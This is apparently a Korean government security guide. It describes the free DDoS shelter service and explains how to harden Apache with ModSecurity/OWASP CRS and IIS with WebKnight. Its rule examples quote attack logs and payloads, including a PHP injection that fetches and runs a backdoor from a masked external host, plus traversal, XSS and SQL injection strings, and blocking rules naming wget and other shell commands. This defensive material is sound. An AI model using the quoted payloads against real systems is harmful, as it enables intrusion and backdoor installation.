디도스 사이버대피소는 디도스 공격에 대한 보안 투자가 어려운 중소기업의 침해사고 피해를 최소화하기 위해 정부차원에서 제공하는 무료 보안 서비스이다. 피해 웹사이트로 향하는 DDoS 트래픽을 대피소로 우회하여 분석, 차단함으로써 정상적으로 운영될 수 있도록 한다.




**[그림 14]** 디도스 사이버 대피소 역할 개요도

### 【이용 대상】

- 중소기업기본법 및 동법 시행령에서 설명하고 있는 중소기업

### 【신청 방법】

- 보호나라(www.boho.or.kr) 에서 신청

### 【문의 및 기술 지원】

- antiddos@krcert.or.kr
- 02-405-4769

# 별 첨

별첨1. ModSecurity를 활용한 Apache 웹서버 보안 강화 45

별첨2. WebKnight를 활용한 IIS 웹서버 보안 강화 60

별첨3. 웹보안 강화를 위한 한국인터넷진흥원 안내서 74

# 별첨1 ModSecurity를 활용한 Apache 웹서버 보안 강화

## 1. ModSecurity 2.x 설치

현재 문서 작성일 기준 ModSecurity의 최신버전은 3.0.0버전이다. 그러나 본 안내서는2.9.1버전이 오랜 기간 운영 안전성 측면에서 최적화되어 있다고 판단하여 해당 버전으로 설치를 진행한다.

### 1.1 CentOS 계열에서 설치

- 운영체제 : **CentOS 6.5**
- 커널 : Linux 2.6.32-431.el6.x86_64
- 웹서버 : Apache 2.2.15
- ModSecurity 소스코드 디렉터리 : /usr/local/src/modsecurity-2.9.1
- 아파치 소스설치 디렉터리 : /usr/local/apache2
- 아파치 웹서버 홈 디렉터리 : /var/www/html

ModSecurity를 정상적으로 설치하기 위해서 필수로 필요한 라이브러리가 있다. **필수 라이브러리들을 모두 설치 한 후 ModSecurity 설치를 진행해야 정상적으로 설치를 완료할 수 있다.**
필수 라이브러리들은 대부분 Apache가 설치되어 있다면 자동으로 설치되는 라이브러리들도 있지만 미설치 라이브러리들은 추가로 설치해야 한다. 이 외에 다운로드에 필요한 **wget과 git을 설치해 두어야 아래 매뉴얼대로 진행이 가능하다.**

1) 필수 라이브러리 설치
- 필수 라이브러리 : httpd-devel, libxml2, liblua, libpcre, arp, gcc, libcurl
  위 라이브러리들은 yum을 통해 간단하게 설치가 가능하다.
  **# yum install libxml2 lua pcre pcre-devel apr* gcc* libxml* curl curl-devel httpd-devel**

2) ModSecurity 모듈 설치
- 설치하고자 하는 ModSecurity 2.9.1 버전 다운로드 경로는 아래와 같다.
  https://www.modsecurity.org/tarball/2.9.1/modsecurity-2.9.1.tar.gz
- ModSecurity 해당 버전 외 다운로드에 대한 정보는 아래 URL을 참고하기 바란다.
  http://www.modsecurity.org/download.html

< 자동 설치 방법 >

**바이너리 파일을 이용한 설치**

```
# cd /etc/httpd/
# yum install mod_security
 ※ Error: Nothing to do 라는 에러가 나온다면 저장소를 설치한 후 진행하면 된다.
    yum install epel-release
# service httpd restart 설치 후 httpd를 재시작한다.
```

※ 자동 설치 방법은 3), 4), 5) 절차를 생략하고 OWASP CRS 룰 설치부터 진행

< 수동 설치 방법 >

**소스코드를 이용한 설치**

```
[root@localhost src]# wget https://www.modsecurity.org/tarball/2.9.1/modsecurity-2.9.1.tar.gz
--2018-03-23 11:30:45--  https://www.modsecurity.org/tarball/2.9.1/modsecurity-2.9.1.tar.gz
Resolving www.modsecurity.org... 204.13.200.240
Connecting to www.modsecurity.org|204.13.200.240|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4261212 (4.1M) [application/x-gzip]
Saving to: `modsecurity-2.9.1.tar.gz'

100%[======================================>] 4,261,212   1.31M/s   in 3.1s

2018-03-23 11:30:49 (1.31 MB/s) - `modsecurity-2.9.1.tar.gz' saved [4261212/4261212]

[root@localhost src]#
```

```
# cd /usr/local/src/
# yum install wget
# wget https://www.modsecurity.org/tarball/2.9.1/modsecurity-2.9.1.tar.gz
# tar zxvf modsecurity-2.9.1.tar.gz
# cd modsecurity-2.9.1.tar.gz
# ./configure
# make
# make install
※ configure시 오류가 날 경우 내용을 확인하여 해당 라이브러리를 다시 설치해주고 다시 configure한다.
```

3) mod_security2.so 생성 확인

- 설치가 정상적으로 끝나면 아래 위치에 mod_security2.so가 생성된다.

**# ls -al /etc/httpd/modules/mod_security2.so**

4) 룰셋 설정 전 사전 준비

- mod_security2.so 권한 설정

  **# chmod 755 /etc/httpd/modules/mod_security2.so**

- Httpd 연동을 위한 설정 파일 복사

  **# cp –aR /usr/local/src/modsecurity-2.9.1/modsecurity.conf-recommended /etc/httpd/conf.d/mod_security.conf** ← 룰셋 설정 파일 복사

  **# cp /usr/local/src/modsecurity-2.9.1/unicode.mapping /etc/httpd/conf.d/**

5) httpd.conf 연동

- ModSecurity를 운영하기 위하여 이를 httpd.conf에 적용시켜야 한다.

**/etc/httpd/conf/httpd.conf 수정**

```
#      ErrorLog  logs/dummy-host.example.com-error_log
#      CustomLog  logs/dummy-host.example.com-access_log  common
#</VirtualHost>

LoadModule  security2_module  modules/mod_security2.so
```

```
# vi /etc/httpd/conf/httpd.conf
LoadModule security2_module modules/mod_security2.so
```

## 1.2 Ubuntu 계열에서 설치

- 운영체제 : **Ubuntu 16.04 LTS**
- 커널 : Linux 4.4.0-127-generic
- 웹서버 : Apache 2.4.18
- ModSecurity 소스코드 디렉터리 : /etc/modsecurity
- 아파치 소스설치 디렉터리 : /etc/apache2

1) ModSecurity 모듈 설치

**apt-get을 이용한 설치**

```
root@ubuntu:~# apt-get install libapache2-modsecurity
패키지 목록을 읽는 중입니다... 완료
의존성 트리를 만드는 중입니다
------------------ 중 간 생 략 ------------------
libapache2-mod-security2 (2.9.0-1) 설정하는 중입니다 ...
apache2_invoke: Enable module security2
libapache2-modsecurity (2.9.0-1) 설정하는 중입니다 ...
modsecurity-crs (2.2.9-1) 설정하는 중입니다 ...
root@ubuntu:~#
```

```
# apt-get install libapache2-modsecurity
```

**ModSecurity 설치 확인**

```
root@ubuntu:/usr/local/src# apachectl -M | grep security
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using
127.0.1.1. Set the 'ServerName' directive globally to suppress this message
 security2_module (shared)
root@ubuntu:/usr/local/src#
```

```
# apachectl -M | grep security
 - 정상 설치 시 위와 같은 메시지를 확인할 수 있다.
```

2) 룰셋 파일 설정

```
# mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/mod_security.conf
# vi /etc/modsecurity/mod_security.conf
  SecRuleEngine on            < 해당라인 수정
# systemctl restart apache2    < 서비스 재시작
```

```
SecRuleEngine on
```

# 2. OWASP CRS 룰 설치

ModSecurity는 상용 룰(Commercial Rules from Trustwave SpiderLabs)과 무료 룰(OWASP CRS) 두 가지 버전이 있다.

OWASP는 최소한의 웹 어플리케이션 보안을 제공하기 위해 ModSecurity Core Rule Set(CRS) 프로젝트를 진행하고 있으며, OWASP TOP 10을 포함한 강력한 룰셋을 제공하고 있다.

## 2.1 CentOS 계열에서 설치

1) Git 라이브러리 설치

설치환경에 맞는 git 라이브러리를 설치한다.

**Git 설치**

```
# yum install git        < 설치환경이 CentOS인 경우
```

2) 룰셋 다운로드

룰셋은 ModSecurity 공식 사이트(http://modsecurity.org/crs)에서 제공해준다.

**Git Clone을 이용한 룰셋 복사 (path=/usr/local/src/modsecurity-2.9.1)**

```
[root@localhost modsecurity-2.9.1]# git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
Initialized empty Git repository in /usr/local/src/modsecurity-2.9.1/owasp-modsecurity-crs/.git/
remote: Counting objects: 6690, done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 6690 (delta 13), reused 21 (delta 12), pack-reused 6655
Receiving objects: 100% (6690/6690), 2.33 MiB | 820 KiB/s, done.
Resolving deltas: 100% (4728/4728), done.
[root@localhost modsecurity-2.9.1]# ll
```

```
# cd /etc/httpd/
# git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
```

3) OWASP 룰셋 파일 설정

**# cd /etc/httpd/owasp-modsecurity-crs**

**# cp crs-setup.conf.example crs-setup.conf**

4) 룰셋 적용을 위한 httpd.conf 수정

**# echo Include owasp-modsecurity-crs/crs-setup.conf >> /etc/httpd/conf/httpd.conf**

**# echo Include owasp-modsecurity-crs/rules/*.conf >> /etc/httpd/conf/httpd.conf**

**/etc/httpd/conf/http.conf 내용 수정**

```
Include owasp-modsecurity-crs/crs-setup.conf
Include owasp-modsecurity-crs/rules/*.conf
```

5) 설치 완료 후 테스트

**# sudo tail -f /var/log/httpd/error_log** < 로그 모니터링

**http://localhost/index.html?exec=/bin/bash/** < 브라우저에 공격 구문 삽입

※ 브라우저에서 공격 구문을 입력하면 아래와 같이 로그를 확인할 수 있다.

**/var/log/httpd/error_log 로그 확인**

```
ModSecurity: Access denied with code 403 (phase 2). String match "test" at ARGS:testparam.
[file "/etc/apache2/sites-enabled/000-default.conf"] [line "24"] [id "1234"] [msg
"Our test rule has triggered"] [hostname "localhost"] [uri "/index.html"] [unique_id
"WfnEd38AAAEAAEnQyBAAAAAB"]
```

## 2.2 Ubuntu 계열에서 설치

1) Git 라이브러리 설치

설치환경에 맞는 git 라이브러리를 설치한다.

**Git 설치**

```
# apt-get install git        < 설치환경이 Ubuntu인 경우
```

2) 룰셋 다운로드

룰셋은 ModSecurity 공식 사이트(http://modsecurity.org/crs)에서 제공해준다.

**Git Clone을 이용한 룰셋 복사 (path=/usr/local/src/modsecurity-2.9.1)**

```
[root@localhost modsecurity-2.9.1]# git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
Initialized empty Git repository in /usr/local/src/modsecurity-2.9.1/owasp-modsecurity-crs/.git/
remote: Counting objects: 6690, done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 6690 (delta 13), reused 21 (delta 12), pack-reused 6655
Receiving objects: 100% (6690/6690), 2.33 MiB | 820 KiB/s, done.
Resolving deltas: 100% (4728/4728), done.
[root@localhost modsecurity-2.9.1]# ll
```

```
# git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
```

3) OWASP 룰셋 파일 설정

**# cd owasp-modsecurity-crs**

**# mv crs-setup.conf.example /etc/modsecurity/crs-setup.conf**

**# mv rules/ /etc/modsecurity/**

4) 룰셋 적용을 위한 security2.conf 수정

**# vi /etc/apache2/mods-available/security2.conf**

**# systemctl restart apache2** < 내용 수정 후 서비스 재시작

**/etc/apache2/mods-available/security2.conf 내용 수정**

```
<IfModule security2_module>
        SecDataDir /var/cache/modsecurity
        IncludeOptional /etc/modsecurity/*.conf
        Include /etc/modsecurity/rules/*.conf
</IfModule>
```

5) 설치 완료 후 테스트

**# sudo tail -f /var/log/apache2/error.log** < 로그 모니터링

**http://localhost/index.html?exec=/bin/bash/** < 브라우저에 공격 구문 삽입

※ 브라우저에서 공격 구문을 입력하면 아래와 같이 로그를 확인할 수 있다.

**/var/log/apache2/error.log 로그 확인**

ModSecurity: Access denied with code 403 (phase 2). String match “test” at ARGS:testparam. [file “/etc/apache2/sites-enabled/000-default.conf”] [line “24”] [id “1234”] [msg “Our test rule has triggered”] [hostname “localhost”] [uri “/index.html”] [unique_id “WfnEd38AAAEAAEnQyBAAAAAB”]

## 2.3 ModSecurity.conf 설정 파일 (/etc/httpd/conf/modsecurity.conf)

ModSecurity의 설정 파일에서 주로 사용하는 옵션에 대해서 알아보자.

1) **SecRuleEngine** On / Off / DetectionOnly
   - On : ModSecurity 기능 활성화
   - Off : ModSecurity 기능 비활성화
   - DetectionOnly : 활성화는 하지만 차단은 하지 않고 탐지만 함

2) **SecAuditEngine** On / Off / RelevantOnly
   - On : 모든 트랜젝션 로깅
   - Off : 모든 트랜젝션 로깅하지 않음
   - RelevantOnly : Error또는 Warning의 트랜젝션, 그리고 SecAutidLogRelevantStatus에 정의된 상태코드와 일치하는 트랜젝션만 로깅

3) **SecAuditLog** logs/modsec_audit.log
   - 감사 로그 파일의 경로를 정의한다.
     Ex) SecAuditLog /etc/httpd/logs/modsec_audit.log

4) **SecAuditLogParts** Option
   - 로그 파일에 기록할 항목을 정의함
     Ex) SecAuditLogParts ABFHZ

| Parts | 내 용 |
|---|---|
| A(필수) | Audit Log Header |
| B | Request Header |
| C | Request Body<br>(request body가 존재하고 modsecurity가 request body를 검사하도록 설정되어 있는 경우에만 사용) |
| D | 보류, Response header의 중개 (현재 지원 안됨) |
| E | Response Body 중간 단계<br>(현재 modsecurity가 response body를 검사하며 감사로깅 엔진이 이를 저장하게끔 설정되어 있는 경우에만 사용) |
| F | 최종 Response Header<br>(마지막 컨텐츠 전달 과정에서 아파치에 의해 매번 추가 되는 날짜와 서버 헤더를 제외) |

| | |
|---|---|
| **G** | Response Body(현재 지원 안됨) |
| **H** | 감사로그 트레일러 |
| **I** | C를 대체하는 옵션으로 multipart/form-data 인코딩이 사용되었을 때를 제외한 모든 경우엔 C와 같은 데이터를 기록 |
| **J** | 보류, (multipart/form-data 인코딩을 사용하는 파일 업로드에 대한 정보를 포함할 때 효과적) |
| **Z(필수)** | 로그의 끝을 의미 |

5) **SecAuditLogRelevantStatus** [REGEX]
- 감사 로깅의 목적과 관련된 response 상태코드의 값을 설정한다.
  • 매개변수에는 정규표현식이 들어간다.
  Ex) SecAuditLogRelevantStatus ^[45]

6) **SecAuditLogType** Serial / Concurrent
- 감사로깅 구조의 타입을 설정한다.
- Serial : 모든 로그는 메인 로그파일에 저장된다. 일시적으로 편리할 수 있지만 하나의 파일에만 기록되기 때문에 느려질 수 있다.
- Concurrent : 로그가 각 트랜젝션별로 나누어 저장된다. (이 방식은 로그파일을 원격 ModSecurity Console host로 보낼 때 사용하는 방식이다.)

7) **SecRequestBodyAccess** On / Off
- Request값에서 Body 부분에 대한 처리를 어떻게 할 것인지 구성한다.
- On : RequestBody 접근을 시도한다.
- Off : RequestBody 접근을 시도하지 않는다.
  이 지시자는 Request 값에서의 POST_PAYLOAD를 검사할 때 필요하다. POST값을 필터링하기 위해서는 phase:2와 REQUEST_BODY 변수/로케이션, 3가지가 모두 구성되어야만 처리가 가능하다.

8) **SecResponseBodyAccess** On / Off
- Response값에서 Body 부분에 대한 처리를 어떻게 할 것인지 구성한다.
- On : ResponseBody 접근을 시도한다.(그러나 MIME타입과 일치해야만 한다)
- Off : ResponseBody 접근을 시도하지 않는다.
  이 지시자는 html 응답을 조사하기 위해 필요하다. “phase:4”의 처리 단계와 RESPONSE_BODY 변수/로케이션, 3가지가 설정되어 있지 않으면, response body를 검사할 수 없다.

9) **SecResponeseBodyLimit**
- ModSecurity가 Response Body 크기로 할당할 수 있는 메모리 최대 크기를 설정한다.
  • SecRequestBody Limit 524228
  이 값을 넘어가면 서버는 500 내부 서버 오류 메시지만 표시한다.

10) **SecRequestBodyMimeType** mime/type
- Response 값에서 Body 값을 버퍼링할 MIME 타입을 설정한다.
  • SecResponseBodyMimeType text/plain text/html // 기본 값
  Mime 타입은 복수로 추가할 수 있다.

## 2.4 감사 예외 IP 설정

감사 예외 IP 설정이란 ModSecurity가 탐지 및 차단하는 룰셋에서 예외 시키는 것을 말한다.
웹 취약점 점검을 받을 때 예외처리를 해 주어야 정상적인 점검이 가능하다.

**modsecurity.conf 파일 수정(pwd=/etc/httpd/conf/modsecurity.conf)**

```
220 # Improve the quality of ModSecurity by sharing information about your
221 # current ModSecurity version and dependencies versions.
222 # The following information will be shared: ModSecurity version,
223 # Web Server version, APR version, PCRE version, Lua version, Libxml2
224 # version, Anonymous unique id for host.
225 SecStatusEngine On
                                                    ↓내용 추가
226
227 SecRule REMOTE_ADDR "192₩.168₩.0₩.5" allow,ctl:ruleEngine=off
228 SecRule REMOTE_ADDR "192₩.168₩.0₩.24" allow,ctl:ruleEngine=off
229 SecRule REMOTE_ADDR "192₩.168₩.0₩.44" allow,ctl:ruleEngine=off
230
```

```
# vi /etc/httpd/conf/modsecurity.conf
 SecRule REMOTE_ADDR “192\.168\.0\.5” allow.ctl:ruleEngine=off
 SecRule REMOTE_ADDR “192\.168\.0\.24” allow.ctl:ruleEngine=off
 SecRule REMOTE_ADDR “192\.168\.0\.44” allow.ctl:ruleEngine=off
```

## 2.5 ModSecurity 적용과 미적용

ModSecurity의 적용을 풀기 위해서는 httpd.conf 에 추가한 모듈 추가문장을 주석처리 해주고 Apache를 재시작해주면 된다. 다시 적용하려면 반대로 주석을 제거한 뒤 Apache를 재시작하면 된다.

**로드모듈 주석처리를 통한 미적용**

```
#     ErrorLog logs/dummy-host.example.com-error_log
#     CustomLog logs/dummy-host.example.com-access_log common
#</VirtualHost>

#LoadModule security2_module modules/mod_security2.so
#Include conf/mod_security.conf
#Include conf/owasp-modsecurity-crs/rules/*.conf
#Include conf/owasp-modsecurity-crs/owasp-modsecurity-crs.conf
```

```
# vi /etc/httpd/conf/httpd.conf
- ModSecurity 관련하여 추가했던 부분에 주석처리를 한다.
```

# 3. 주요 웹 공격 룰 설정 사례

## 3.1 PHP Injection 공격 차단

최근 아파치 웹서버 공격에 많이 이용되고 있는 제로보드 PHP Injection 공격이 어떠한 방법으로 이루어지는지 다음의 공격 로그를 통해 확인할 수 있다.

<PHP Injection을 이용한 웹사이트 변조 사례>

```
victim.com-access_log:xxx.xxx.239.56 - - [30/Aug/2005:06:23:06 +0900] "GET
/bbs//include/write.php?dir=http://xx.xxx.br/cse.gif?&cmd=cd%20/tmp;wget%20http://ww
w.xxx.com/0/r0nin;chmod%204777%20r0nin;./r0nin HTTP/1.1" 200 2066
```

공격자는 제로보드의 PHP Injection 취약점을 이용하여 브라질 사이트에 위치한 해킹 프로그램을 피해시스템에서 실행시켰다. 또한 이 해킹프로그램을 통해 /tmp 디렉토리에 "r0nin" 이라는 백도어를 설치하였다. 이러한 공격은 최근 국내에서 대규모로 발생되고 있는 웹 변조 사고의 전형적인 예이다.

ModSecurity를 이용하여 이러한 형태의 공격에 대한 차단 방안을 알아보자.
먼저, 공격자가 외부 사이트로 부터의 소스 실행을 막고, “id", "wget" 등 공격에 이용되는 명령 사용을 차단한다.

```
# 파라메터에 URL이 들어 있는 요청을 차단
SecFilterSignatureAction "log,deny,msg:'PHP Injection Attacks'"
  SecFilterSelective ARGS_VALUES "^http:/"
# 파라메터에 “ls", "id", "pwd", "wget" 등의 키워드가 있을 경우 차단
SecFilterSignatureAction "log,deny,msg:'Command execution attack'"
  SecFilterSelective ARGS_VALUES ";[[:space:]]*(ls|id|pwd|wget)"
```

## 3.2 커맨드 실행 결과를 출력 필터에서 차단

```
# "id" 명령의 출력 결과 차단
SecFilterSelective OUTPUT "uid=[[:digit:]]+\([[:alnum:]]+\) gid=[[:digit:]]\([[:alnum:]]+\)"
# "ls -l" 명령의 출력 결과 차단
SecFilterSelective OUTPUT "total [[:digit:]]+"
# "wget" 명령의 출력 결과 차단
SecFilterSelective OUTPUT "HTTP request sent, awaiting response"
```

위의 설정에 의해 제로보드의 PHP Injection 취약점을 공격하였을 경우 다음과 같이 차단되는 것을 확인할 수 있다.

```
[Mon Mar 06 10:07:25 2006] [error] [client xxx.xxx.222.28] mod_security: Access denied
with code 403. Pattern match "^http:/" at ARGS_VALUES("dir") [msg "PHP Injection
Attacks"] [hostname "victim_ip"]
[uri "/new/bbs/include/write.php?dir=http://www.xxx.com.br/cse.gif?&cmd=id"]
```

그 외에도 전역변수 GLOBALS를 이용한 공격을 막기 위해서는 다음과 같이 설정한다.

SecFilterSelective ARGS_NAMES "(^globals\[|^globals$)"

## 3.3 SQL Injection 공격 차단

최근 중국발 공격 등 많은 공격이 SQL Injection 취약점을 이용한 공격이다.

다음과 같이 DB Query 를 통해 DB에 대한 삭제, 추가, 열람시도 등을 차단하는 것이 바람직하다.

```
## SQL Injection Attacks
SecFilterSignatureAction "log,deny,msg:'SQL Injection attack'"
# Generic
  SecFilterSelective ARGS "delete[[:space:]]+from"
  SecFilterSelective ARGS "drop[[:space:]]+database"
  SecFilterSelective ARGS "drop[[:space:]]+table"
  SecFilterSelective ARGS "drop[[:space:]]+column"
  SecFilterSelective ARGS "drop[[:space:]]+procedure"
  SecFilterSelective ARGS "create[[:space:]]+table"
  SecFilterSelective ARGS "update.+set.+="
  SecFilterSelective ARGS "insert[[:space:]]+into.+values"
  SecFilterSelective ARGS "select.+from"
  SecFilterSelective ARGS "bulk[[:space:]]+insert"
  SecFilterSelective ARGS "union.+select"
  SecFilterSelective ARGS "or.+1[[:space:]]*=[[:space:]]1"
  SecFilterSelective ARGS "alter[[:space:]]+table"
  SecFilterSelective ARGS "or 1=1--'"
  SecFilterSelective ARGS "'.+--"
# MySQL
  SecFilterSelective ARGS "into[[:space:]]+outfile"
  SecFilterSelective ARGS "load[[:space:]]+data
  SecFilterSelective ARGS "/\*.+\*/“
```

위의 설정에 의해 SQL Injection 공격시도가 아래와 같이 차단된다.

```
Mon Mar 06 09:57:11 2006] [error] [client xxx.xxx.222.28] mod_security: Warning. Pattern match
"delete[[:space:]]+from" at QUERY_STRING [msg "SQL Injection attack"] [hostname "victim_ip"]
[uri "/new/bbs/zboard.php?id=bbs&no=24'delete%20from"]
```

## 3.4 Directory traversal 공격 차단

일반적인 웹 요청에서 "../"와 같은 경로는 필요치 않다. 이는 웹을 통해 /etc/passwd와 같이 비정상적인 웹요청을 위한 경우가 많으므로 차단하는 것이 바람직하다. "../"를 차단하기 위해 다음과 같은 설정을 한다.

```
SecFilter "\.\./"
```

위의 설정에 의해 directory traversal 공격 시도시 다음과 같이 차단되는 것을 확인할 수 있다.

```
[Mon Mar 06 09:52:00 2006] [error] [client xxx.xxx.222.28] mod_security: Access denied with code
403. Error normalising REQUEST_URI: Invalid character detected[0] [hostname "victim_ip"] [uri
"/cgi-bin/quickstore.cgi?page=../../../../../../../../../../etc/passwd%00html&cart_id="]
```

## 3.5 XSS(Cross Site Scripting) 공격 차단

XSS는 웹 페이지에 JavaScript와 같은 악성 스크립트를 삽입하여 다른 웹 접속자가 이를 실행시키게 하는 공격이다. 이 공격에 대한 방어는 파라메터 필터링인데 다음과 같이 설정할 수 있다.

```
SecFilterSignatureAction "log,deny,msg:'XSS attack'"
SecFilterSelective ARGS "<script"
SecFilterSelective ARGS "javascript:"
SecFilterSelective ARGS "vbscript:"
SecFilterSelective ARGS "document\.cookie"
SecFilterSelective ARGS "document\.location"
SecFilterSelective ARGS "document\.write"
```

위의 예는 자바스크립트, 비주얼베이직 스크립트 등 스크립트 코드를 차단하고, 스크립트에 의해 쿠키 정보가 노출되는 것을 방지하고 있다. XSS 공격 시도가 다음과 같이 차단되는 것을 확인할 수 있다.

```
[Mon Mar 06 09:51:55 2006] [error] [client xxx.xxx.222.28] mod_security: Access denied
with code 403. Pattern match "^$" at HEADER("Accept") [hostname "victim_ip"] [uri
"/cgi-bin/auction/auction.cgi?action=Sort_Page&View=Search&Page=0&Cat_ID=&Lang=Engli
sh&Search=All&Terms=<script>alert('Vulnerable');</script>&Where=&Sort=Photo&Dir="]
```

## 3.6 시스템 명령어 실행 차단

공격자는 웹을 통해 시스템 디렉토리의 바이너리 파일을 실행하는 경우가 있다. 따라서 웹요청에 다음과 같이 "bin/" 키워드가 있을경우나 “ls", "id", "pwd", "wget" 등 공격에 많이 이용되고 있는 시스템 명령을 차단시킨다

```
SecFilterSelective ARGS "bin/"
SecFilterSelective ARGS_VALUES ";[[:space:]]*(ls|id|pwd|wget)"
```

## 3.7 버퍼오버플로우 공격 차단

버퍼오버플로우 공격은 입력 값의 크기를 제한하지 않아 입력 버퍼를 넘치게 하여 특정 코드를 실행하게 하는 공격이다. 따라서 다음과 같이 사용자 요청 스트링의 크기를 제한하여 이를 방어 할 수 있다.

```
SecFilterByteRange 1 255
```

## 3.8 파일 업로드 제한

파일 업로드를 제한하고 특정 폴더에서만 파일 업로드를 허용할 수 있다.
아래 예에서는 “/upload.php” 이하에서만 파일 업로드가 가능하다.

```
SecFilterSelective HTTP_CONTENT_TYPE multipart/form-data
<Location /upload.php>
SecFilterInheritance Off
</Location>
```

## 3.9 Google 해킹 차단

# 취약점이 존재하는 Gravity Board 의 레퍼럴을 차단

**SecFilterSelective HTTP_Referer** “Powered by Gravity Board”

- 차단시 로그

```
mod_security-action: 403
mod_security-message: Access denied with code 403. Reffered match "Powered by
Gravity Board" at REQUEST_URI [msg "PHPMyAdmin attack"] [severity "EMERGENCY"]
```

# php 시스템정보 파일열람이 가능한 url 검색시 이를 허용치 않음

**SecFilterSelective HTTP_Referer** "inurl\.*phpSysInfo.*created by phpsysinfo"

- 차단시 로그

```
mod_security-action: 403
mod_security-message: Access denied with code 403. Reffered match
"inurl\.*phpSysInfo.*created by phpsysinfo" at REQUEST_URI [msg "PHPMyAdmin attack"]
[severity "EMERGENCY"]
```

# 별첨2 WebKnight를 활용한 IIS 웹서버 보안 강화

## 1. WebKnight 설치 및 제거

### 1.1 Webknight 설치

현재 문서 작성일 기준 WebKnight의 최신버전은 4.6.x버전이지만 해당 버전은 유료이므로 무료로 사용 가능한 버전 중 상위 버전인 4.5.5버전으로 설치를 진행한다.
단, WebKnight 4.5.5 버전은 IIS 7.0 이상의 버전에서 사용 가능하며, ISAPI 필터로 동작하므로 해당 기능이 설치되어 있어야 한다.

**▷ 윈도우 인스톨러를 이용한 설치**

- 플랫폼 : Windows 2012 R2 Standard
- 웹서버 : IIS 7.0
- WebKnight 소스 디렉토리 : C:\Tools\WebKnight.4.5.5
- WebKnight 기본 설치 디렉토리 : C:\Program Files\AQTRONIX Webknight


WebKnight를 설치하는 방법 중 가장 간단하고 기본적인 방법은 윈도우에서 지원하는 Microsoft Installer를 이용한 설치 방법이다.

① 아래 URL에서 WebKnight 4.5.5 설치파일을 다운로드 받는다.

⇒ http://www.aqtronix.com/?PageID=164

※ URL 연결 실패 시 공식 홈페이지(www.aqtronix.com) > download > Archived Downloads 클릭 > 메일주소 입력 후 다운로드


② 압축을 해제한 뒤 Setup 폴더로 이동하면 다음과 같은 파일들이 생성된다.




※ 주요 파일들에 대한 설명

- Config.exe : WebKnight의 설정파일을 읽어들여 조작 할 수 있게 해주는 파일
- denied.htm : 설정에서 'Response Directly' 옵션을 통해 보여지는 기본 차단 메시지
- LogAnalysis.exe : 로그 분석기
- Robots.xml : User-Agent에 대한 DB 파일
- WebKnight.dll : ISAPI Filter 파일, WebKnight가 실제 동작하는 파일이다.
- WebKnight.xml : WebKnight 동작을 제어할 수 있는 설정 파일

③ 위 파일들 중 WebKnight(Windows Installer 패키지) 파일을 실행하면 다음과 같은 화면이 나타난다.





④ Next를 누르면 설치 타입 선택화면이 나타나는데, “Typical”을 선택한다.




⑤ 이후 자동 설치과정이 진행되며 설치가 정상적으로 설치가 되면 IIS 처리기매핑에 다음과 같이 WebKnight-32-bit와 Webknight-64-bit가 추가가 된다.

⑥ 웹페이지에 접속해본다. 필터가 정상적으로 로드되었다면 설치폴더에 다음과 같은 로그파일이 생성되었을 것이다.

※ 위치 : C:\Program Files\AQTRONIX Webknight\LogFiles\

